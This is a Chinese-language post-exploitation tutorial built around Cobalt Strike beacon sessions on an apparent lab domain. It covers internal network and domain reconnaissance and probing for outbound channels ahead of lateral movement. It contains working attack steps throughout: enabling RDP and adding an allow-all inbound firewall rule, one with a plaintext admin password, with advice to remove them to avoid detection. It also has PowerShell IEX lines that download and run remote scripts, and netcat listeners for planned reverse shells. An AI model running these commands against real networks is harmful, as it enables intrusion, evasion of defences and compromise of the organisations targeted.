针对当前机器本地及域内的 各种基础网络配置信息搜集 + 出网刺探

0x01 检查当前机器的各种 tcp/udp 网络连接状态信息

我们此处的主要目的可能还是想从这些连接中,了解一些对我们更有实际价值的东西,比如,当前机器已经开放了哪些可用来直接或间接 getshell 的服务端口,例,1433,3306,3389,445,5985,135,web 服务,包括某些常规监控和入侵检测的 agent 端口等等...,除此之外,我们也可以通过**已建立的各种连接**来定位内网中的一些敏感机器位置[ip],例,内网的数据库,邮件服,文件,各类监控的 master 端,vpn,web 等服务器...另外,有时候通过已建立的网络连接,也许还会发现新的目标内网段,这些其实都是在为后期横向移动完整控制整个目标内网做准备,最后,通过这些连接也经常能看到同行们的一些常规 tcp 的 shell,或者其它的渗透工具之类的 等等...注入此类的

```
# netstat -ano
```

```
beacon> shell netstat -ano
[*] Tasked beacon to run: netstat -ano
[+] host called home, sent: 20 bytes
[+] received output:

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:23             0.0.0.0:0              LISTENING       2916
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:81             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:82             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:83             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:84             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:85             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:86             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       776
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       1656
  TCP    0.0.0.0:1521           0.0.0.0:0              LISTENING       2068
  TCP    0.0.0.0:1723           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:2121           0.0.0.0:0              LISTENING       1396
  TCP    0.0.0.0:2383           0.0.0.0:0              LISTENING       1688
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       1780
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       3692
  TCP    0.0.0.0:5432           0.0.0.0:0              LISTENING       3656
  TCP    0.0.0.0:5800           0.0.0.0:0              LISTENING       2700
  TCP    0.0.0.0:5900           0.0.0.0:0              LISTENING       2700
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       448
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       852
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       924
  TCP    0.0.0.0:49170          0.0.0.0:0              LISTENING       560
  TCP    0.0.0.0:49199          0.0.0.0:0              LISTENING       2112
  TCP    0.0.0.0:49203          0.0.0.0:0              LISTENING       552
```

0x02 搜集当前机器的 rdp 端口状态信息 [注,需要至少管理权限,至少是 administrator,查看端口不需要]

检查查看当前机器是否开启 rdp[其实从前面的网络连接通常也能看到,但有时候会遇到改默认 rdp 端口的情况],0[十六进制]表示开启,1 表示关闭,**此操作无需管理权限,普通用户对此注册表键值即可读**

```
# reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
```

```
beacon> shell reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
[*] Tasked beacon to run: reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections
[+] host called home, sent: 109 bytes
[+] received output:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
    fDenyTSConnections    REG_DWORD    0x0
```

查询当前机器的 rdp 默认端口，如下，0xd3d 是十六进制表示，换成十进制其实就是 3389，同样，此操作也无需管理权限，普通用户即可读


```
# reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber
```

```
beacon> shell reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v
PortNumber
[*] Tasked beacon to run: reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v PortNumber
[+] host called home, sent: 121 bytes
[+] received output:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp
    PortNumber    REG_DWORD    0xd3d
```

假设你有非进目标桌面不可的需求，万一目标机器的 rdp 没开，在你当前又已经从其它途径拿到了当前机器的管理权限的情况下，可以尝试自己手工开启下，记得干完活儿以后立马关掉即可，避免过早暴露，另外，直接通过下面的命令这样开启会有些问题，防火墙默认是没放行的，如下图所示，远程依然还是连不上

```
# reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
# reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 0x00000d3d /f
```

```
beacon> shell reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d
00000000 /f
[*] Tasked beacon to run: reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 00000000 /f
[+] host called home, sent: 121 bytes
[+] received output:
The operation completed successfully.

beacon> shell reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v
PortNumber /t REG_DWORD /d 0x00000d3d /f
[*] Tasked beacon to run: reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 0x00000d3d /f
[+] host called home, sent: 149 bytes
[+] received output:
The operation completed successfully.
```



所以你需要手动添加下防火墙规则，去允许下入站的 rdp[默认是 3389]端口，这里图方便就直接允许所有的流量都能正常入站，下面分别是针对本地及远程的防火墙规则操作，当然，这也肯定需要你事先已经拿到管理员权限才行，最后，记得用完以后删掉该规则

```
# netsh advfirewall firewall add rule name="any" protocol=TCP dir=in localport=any action=allow
# netsh -r 192.168.0.2 -u rootkit\administrator -p admin!@#45 advfirewall firewall add rule name="any" protocol=TCP dir=in localport=any action=allow
```

```
beacon> shell netsh advfirewall firewall add rule name="any" protocol=TCP dir=in localport=any action=allow
[*] Tasked beacon to run: netsh advfirewall firewall add rule name="any" protocol=TCP dir=in localport=any
action=allow
[+] host called home, sent: 101 bytes
[+] received output:
Ok.
```

0x03 搜集当前机器的 arp 缓存记录

一来我们可以借助这种方式来间接性的发现目标内网中的更多存活主机[存活扫描的方式其实可以基于很多种不同的协议,不一定非要局限在常规的 tcp/udp 端口扫描上],二来,我们也可以通过这种方式来发现更多的新的目标内网段,也是为后续横向移动做准备

```
# arp -a
```

```
beacon> shell arp -a
[*] Tasked beacon to run: arp -a
[+] host called home, sent: 14 bytes
[+] received output:

Interface: 192.168.4.2 --- 0xb
  Internet Address      Physical Address      Type
  192.168.4.4           00-0c-29-f0-76-44     dynamic
  192.168.4.6           00-0c-29-cc-3c-1e     dynamic
  192.168.4.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.100           01-00-5e-00-00-64     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  228.67.43.91          01-00-5e-43-2b-5b     static
  239.255.2.2           01-00-5e-7f-02-02     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 192.168.3.101 --- 0xf
  Internet Address      Physical Address      Type
  192.168.3.1           54-b1-21-99-66-82     dynamic
  192.168.3.6           e4-e4-ab-66-6e-67     dynamic
  192.168.3.30          2c-5b-b8-1c-30-b8     dynamic
  192.168.3.52          00-0c-29-be-d3-94     dynamic
  192.168.3.69          00-0c-29-06-f8-e1     dynamic
  192.168.3.106         00-0c-29-cc-3c-14     dynamic
  192.168.3.108         00-0c-29-c1-4d-d7     dynamic
  192.168.3.114         00-0c-29-f0-76-3a     dynamic
  192.168.3.119         00-0c-29-00-f7-9f     dynamic
  192.168.3.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.100           01-00-5e-00-00-64     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
```

0x04 了解当前机器所处的域,针对当前用户的组[域]策略设置及域内信任关系

首先,是查看当前机器所处的域

```
# net config workstation
# gpresult /z > c:\windows\temp\domain_policy.txt
```

```
beacon> shell net config workstation
[*] Tasked beacon to run: net config workstation
[+] host called home, sent: 30 bytes
[+] received output:
Computer name                        \\LISA-PC
Full Computer name                   Lisa-PC.rootkit.org
User name                            lisa

Workstation active on
       NetBT_Tcpip_{1A66BFCE-746D-418C-AE15-31978244A629} (000C29F0763A)
       NetBT_Tcpip_{42B9A332-9F87-453C-8FB7-6E6ED1B19794} (000C29F07644)

Software version                     Windows 7 Ultimate

Workstation domain                   ROOTKIT
Workstation Domain DNS Name          rootkit.org
Logon domain                         ROOTKIT

COM Open Timeout (sec)               0
COM Send Count (byte)                16
COM Send Timeout (msec)              250
The command completed successfully.
```

了解域内信任关系主要是针对多域目标的情况,比如, 你在前期通过其它方式拿到了当前域的一个域用户密码,通过事先了解到的域内信任关系,也可以尝试直接用当前这个域用户跨到和当前域相信任的其它域中,去访问那个域中的资源[注意,有些信任可能是单向的,不过实际问题不太大],另外,nltest 工具 windows 客户机系统貌似默认是没有的,好像只有服务器才有,所以,你懂的

```
# nltest /domain_trusts
```

```
beacon> shell nltest /domain_trusts
[*] Tasked beacon to run: nltest /domain_trusts
[+] host called home, sent: 29 bytes
[+] received output:
List of domain trusts:
    0: ROOTKIT rootkit.org (NT 5) (Forest Tree Root) (Primary Domain) (Native)
The command completed successfully
```

0x04 搜集当前机器的 DNS 信息

一般情况下,当前机器涉及到 DNS 的地方,无非就是 DNS 缓存和系统 host 文件,通过 DNS 缓存,如果是在域内一般都能直接看到域控位置,至于 host 文件,偶尔可能会从里面看到一些关键性的机器

```
# ipconfig /displaydns
# type C:\Windows\System32\drivers\etc\hosts
```

```
2008r2-dcserver.rootkit.org
----------------------------------------
Record Name . . . . . : 2008R2-DCServer.rootkit.org
Record Type . . . . . : 1
Time To Live  . . . . : 219
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . : 192.168.3.106


Record Name . . . . . : 2008R2-DCServer.rootkit.org
Record Type . . . . . : 1
Time To Live  . . . . : 219
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . : 192.168.4.6
```

```
beacon> shell type C:\Windows\System32\drivers\etc\hosts
[*] Tasked beacon to run: type C:\Windows\System32\drivers\etc\hosts
[+] host called home, sent: 50 bytes
[+] received output:
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
```

尝试对目标 C 段进行批量 dns 反向解析,有时候 net view 看到的东西,确实太有限,如果就想明确知道哪个机器名对应着哪个 ip,暂且可以干,因为它是单线程要一个一个 ip 的轮,所以会跑很久,其实还有更好的工具,比如,nbtscan 直接用 socks 挂进去跑即可,这些我们到后面的内网存活探测阶段会再详细说,这里就先不多啰嗦了

```
# powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-ReverseDnsLookup.ps1');$k = Invoke-ReverseDnsLookup 192.168.3.0/24;$k"
```

```
192.168.3.100                   192.168.3.100
WebServer-IIS7.rootkit.org      192.168.3.101
192.168.3.102                   192.168.3.102
192.168.3.103                   192.168.3.103
192.168.3.104                   192.168.3.104
192.168.3.105                   192.168.3.105
2008R2-DCServer.rootkit.org     192.168.3.106
192.168.3.107                   192.168.3.107
webserver-iis8.rootkit.org      192.168.3.108
192.168.3.109                   192.168.3.109
192.168.3.110                   192.168.3.110
192.168.3.111                   192.168.3.111
192.168.3.112                   192.168.3.112
192.168.3.113                   192.168.3.113
Lisa-PC.rootkit.org             192.168.3.114
192.168.3.115                   192.168.3.115
192.168.3.116                   192.168.3.116
192.168.3.117                   192.168.3.117
192.168.3.118                   192.168.3.118
SqlServer.rootkit.org           192.168.3.119
192.168.3.120                   192.168.3.120
192.168.3.121                   192.168.3.121
```

0x05 批量扫描域内可访问能正常"读写"的匿名共享

此处可事先准备好一份目标内网的存活主机列表 ip，然后用脚本加载进去批量慢慢跑，最好把结果文件存到某个临时目录里，方便后期好，需要注意的是，**此脚本运行需要至少有当前机器的本地管理员权限**，如果你此时拿到的当前机器直接是一个 system 权限的 webshell，那就没啥好说的了，虽然，nmap 也提供了类似功能脚本，但个人建议，有条件的话，一些防护相对较强的内网暂不要用，nmap 发包格式可能早已进了别人的规则集，容易触发报警，另外，如果非要挂 socks 进去扫[最好用 socks v5，协议支持相对较好]，最后就是要保证当前机器能正常出网，因为毕竟 IEX 要去远程加载，很显然，我这里是没扫到，因为压根确实没有，但实战中就不一定了

```
# powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/ahhh/PSSE/master/Scan-Share-Permissions.ps1');$k = Scan-Share-Permissions -TargetHost 192.168.3.101;$k"
```

```
beacon> shell powershell "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/ahhh/PSSE/master/Scan-Share-Permissions.ps1');$k =
Scan-Share-Permissions -TargetHost 192.168.3.101;$k"
[*] Tasked beacon to run: powershell "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/ahhh/PSSE/master/Scan-Share-Permissions.ps1');$k =
Scan-Share-Permissions -TargetHost 192.168.3.101;$k"
[+] host called home, sent: 204 bytes
[+] received output:
Scanning 192.168.3.101
ADMIN$
------
Unable to obtain permissions for ADMIN$
==============================================

C$
--
Unable to obtain permissions for C$
==============================================

D$
--
Unable to obtain permissions for D$
==============================================

IPC$
----
Unable to obtain permissions for IPC$
==============================================

share
-----
Unable to obtain permissions for share
==============================================
```

0x06 了解当前机器的一些防火墙状态信息

一目了然，其实关于 netsh 在我们第一部分的内网穿透中已有详细说明和更深度灵活的用法，此处不再赘述，有兴趣的兄弟可以直接去看那个


```
# netsh firewall show config
```

```
beacon> shell netsh firewall show config
[*] Tasked beacon to run: netsh firewall show config
[+] host called home, sent: 34 bytes
[+] received output:

Domain profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Disable

Allowed programs configuration for Domain profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------

Port configuration for Domain profile:
Port   Protocol  Mode    Traffic direction     Name
-------------------------------------------------------------------
445    TCP       Disable Inbound               smb
135    TCP       Disable Inbound               wmi
53     TCP       Enable  Inbound               socks
2121   TCP       Enable  Inbound               microsoft
21     TCP       Enable  Inbound               filezilla
161    UDP       Enable  Inbound               snmp
1723   TCP       Enable  Inbound               PPTP
23     TCP       Enable  Inbound               Telnet-Services
86     TCP       Enable  Inbound               aspcheck
85     TCP       Enable  Inbound               Web-Bwapp
84     TCP       Enable  Inbound               web-phpinfo
3306   TCP       Enable  Inbound               Mysql 5.5
3306   TCP       Enable  Inbound               MySQL55
8080   TCP       Enable  Inbound               Tomcat 7. x
1433   TCP       Enable  Inbound               MSSQL
83     TCP       Enable  Inbound               WEB-pageweb

Standard profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable

Allowed programs configuration for Standard profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------

Port configuration for Standard profile:
Port   Protocol  Mode    Traffic direction     Name
-------------------------------------------------------------------
445    TCP       Disable Inbound               smb
135    TCP       Disable Inbound               wmi
53     TCP       Enable  Inbound               socks
2121   TCP       Enable  Inbound               microsoft
21     TCP       Enable  Inbound               filezilla
161    UDP       Enable  Inbound               snmp
1723   TCP       Enable  Inbound               PPTP
23     TCP       Enable  Inbound               Telnet-Services
86     TCP       Enable  Inbound               aspcheck
85     TCP       Enable  Inbound               Web-Bwapp
84     TCP       Enable  Inbound               web-phpinfo
3306   TCP       Enable  Inbound               Mysql 5.5
3306   TCP       Enable  Inbound               MySQL55
8080   TCP       Enable  Inbound               Tomcat 7. x
1433   TCP       Enable  Inbound               MSSQL
83     TCP       Enable  Inbound               WEB-pageweb
82     TCP       Enable  Inbound               Web-Fannuo
81     TCP       Enable  Inbound               Web-Eoyoo

ICMP configuration for Standard profile:
Mode     Type  Description
```

0x07 查看当前机器的一些代理信息

查看用户的 IE wpad 和 pac 信息,这种通常适用于个人机,注意,中间的那个是当前用户的 sid[即 whoami /all 里的那个 sid],另外,目标机器必须已经事先配置的有代理才有相应的键值,才能查到,在一些办公网段,可能会这么出去,所以对于这些我们也需要知道下

```
# reg query "HKEY_USERS\S-1-5-21-1282335229-4272261775-2564332284-1112\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v ProxyServer
# reg query "HKEY_USERS\S-1-5-21-1282335229-4272261775-2564332284-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v AutoConfigURL
```




```
beacon> shell reg query "HKEY_USERS\S-1-5-21-1282335229-4272261775-2564332284-1112\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v ProxyServer
[*] Tasked beacon to run: reg query "HKEY_USERS\S-1-5-21-1282335229-4272261775-2564332284-1112\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v ProxyServer
[+] host called home, sent: 152 bytes
[+] received output:

HKEY_USERS\S-1-5-21-1282335229-4272261775-2564332284-1112\Software\Microsoft\Windows\CurrentVersion\Internet Settings
    ProxyServer    REG_SZ    115.28.39.8:8080
```

0x08 针对目标内网的各种常规出网刺探技巧

接下来就该轮到我们今天的重点了,**针对目标内网的一些常规出网刺探手法**,在实际渗透过程中,我们可能经常会遇到这样的情况,当前已经拿到的这台机器确实在目标内网[且只有一个内网 ip],但是通过初步尝试,貌似无法正常访问外网,对于这样机器,我们一般都把它称作内网"脱网机"或者"断网机",当然,这里所说的"断网"并非真正意义的上断网,**而是由于目标某些防火墙的原因,导致我们的流量没法正常进出目标的内网**,而这样的直接后果就是,你的常规 shell 可能已无法反弹,常规的反向 socks,反向端口转发就更不用说了,不过,也并非所有的防火墙都过滤的非常森严[这篇文章的主要目的还是想让大家形成一个最基础的认识,对于某些极端环境,我们暂不多做考虑],正是由于此,我们还是有机会对目标进行常规的出网刺探动作的,主要是想借助此过程,来大致看看都有哪些流量,可以正常进出目标的内网,ok,废话就不多说了,我们直接来看具体怎么搞

首先,探测常规的 icmp 流量能不能正常出网

最简单的方式,就是直接 ping 下公网的任意一个能直接 ping 通[已在事先确认过能 ping 通]的域名,主要是想看看当前机器对这个域名的解析情况和 icmp 的连通情况,如果你发现 icmp 没有通[很可能会报 目的地不可达之类的错误],而域名却被解析了,则说明 dns[udp 53 端口]能正常出去的,而 icmp 可能就是出不去的,当然啦,icmp 数据自身也有集中不同的类型,也可以换换请求类型试试,看能不能通,万一能通,说 icmp 还是好使的,那后面的渗透动作,尽量就靠 icmp 来完成即可


```
# ping github.com
# ping 192.30.253.113
```

```
beacon> shell ping github.com
[*] Tasked beacon to run: ping github.com
[+] host called home, sent: 23 bytes
[+] received output:

Pinging github.com [192.30.253.113] with 32 bytes of data:
Reply from 192.30.253.113: bytes=32 time=408ms TTL=51
Reply from 192.30.253.113: bytes=32 time=409ms TTL=51
Reply from 192.30.253.113: bytes=32 time=409ms TTL=51
Reply from 192.30.253.113: bytes=32 time=407ms TTL=51

Ping statistics for 192.30.253.113:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 407ms, Maximum = 409ms, Average = 408ms

beacon> shell ping 192.30.253.113
[*] Tasked beacon to run: ping 192.30.253.113
[+] host called home, sent: 27 bytes
[+] received output:

Pinging 192.30.253.113 with 32 bytes of data:
Reply from 192.30.253.113: bytes=32 time=431ms TTL=50
Reply from 192.30.253.113: bytes=32 time=430ms TTL=50
Reply from 192.30.253.113: bytes=32 time=432ms TTL=50
Reply from 192.30.253.113: bytes=32 time=433ms TTL=50
```

而后,来探测常规的 tcp 流量能否正常出网


因为 win7+以后系统默认就已不再带 telnet 客户端,不过我们可以用 powershell 来弹端口[先尝试 tcp 端口],也是一样的,如下,可以看到,此处是直接在目标机器上起个 powershell 搞,实际上,我们也可以直接在 CobaltStrike 中加载本地 ps 脚本到远程目标机器上用

```
# powershell -exec bypass
PS D:\tools> Import-Module .\telnet.ps1
PS D:\tools> Test-PortConnectivity -Source 'localhost' -RemoteDestination '192.168.3.69' -Port 110 -Iterate -protocol TCP
```



事先肯定是要先到自己的 vps 上去做好监听才行,当发现接收到数据了,则说明,当前这个 tcp 端口是可通的,那以后反弹 shell,socks 什么的就尽量从这个端口走就行


```
# nc -lvp 110
```



接着再来尝试刺探 常规 udp 数据能否正常出网


上面是弹 tcp 端口,这里我们再来尝试弹下 udp 端口看看能不能正常出

```
# powershell -exec bypass
PS D:\tools> Import-Module .\telnet.ps1
PS D:\tools> Test-PortConnectivity 'localhost' '192.168.3.69' 53 -Iterate -protocol UDP
```



注意,此时自己 vps 上的 nc 要改成 udp 监听模式,如上可以看到,虽然显示未连接[udp 特性所致],但我们这边已经接到数据了,就说明当前的这个 udp 端口也是通的


```
# nc -lvup 53
```



针对上面 tcp 端口出网刺探的一点补充

退一步来讲,假设你事就已经有了当前机器的管理权限,就不需要上面那么麻烦了,不妨直接把目标系统的 telnet 客户端功能启用下即可,不过需要注意的是,telnet 默认只能探测 tcp 端口,至于 linux 下的 tcp/udp 端口出网刺探就更简单了,通常情况下,绝大部分 linux 发行版,默认都会自带 nc[不过这个 nc 很显然是没有-e 选项的,不能用来弹 shell],直接用 nc 往自己的 vps 上打下就行,比较简单,就不再具体演示了

```
# dism /online /Enable-Feature /FeatureName:TelnetClient                启用功能
# dism /online /Disable-Feature /FeatureName:TelnetClient               禁用功能
```



针对特定的 dns 记录的出网刺探[暂以 txt 类型为例]

首先,你得先去注册个域名,并在这个域名里添加一条 txt 记录

SOA	@	Primary namese[redacted]	1 Hour
TXT	code	hello klionsec	1 Hour

而后只需到目标内网机器上执行一次对你域名的 txt 查询,看看到底能不能解析到记录里面的数据,如果能,则说明 txt 类型是能正常出网,反之则不能,具体如下

```
# nslookup -type=txt blog.rootkit.org
```

```
beacon> shell nslookup -type=txt [redacted]
[*] Tasked beacon to run: nslookup -type=txt [redacted]
[+] host called home, sent: 43 bytes
[+] received output:
Non-authoritative answer:
Server:  google-public-dns-a.google.com
Address:  8.8.8.8

[redacted]      text =

      "hello klionsec"
```

最后就是针对目标内网机器的出口 ip 定位,其实也很简单,虽然 tracert 一个公网的域名即可知,具体如下,至于 linux 机器下的刺探也基本都是一模一样的,换汤不换药,最多可能工具用法稍稍不同而已


```
# tracert github.com
```

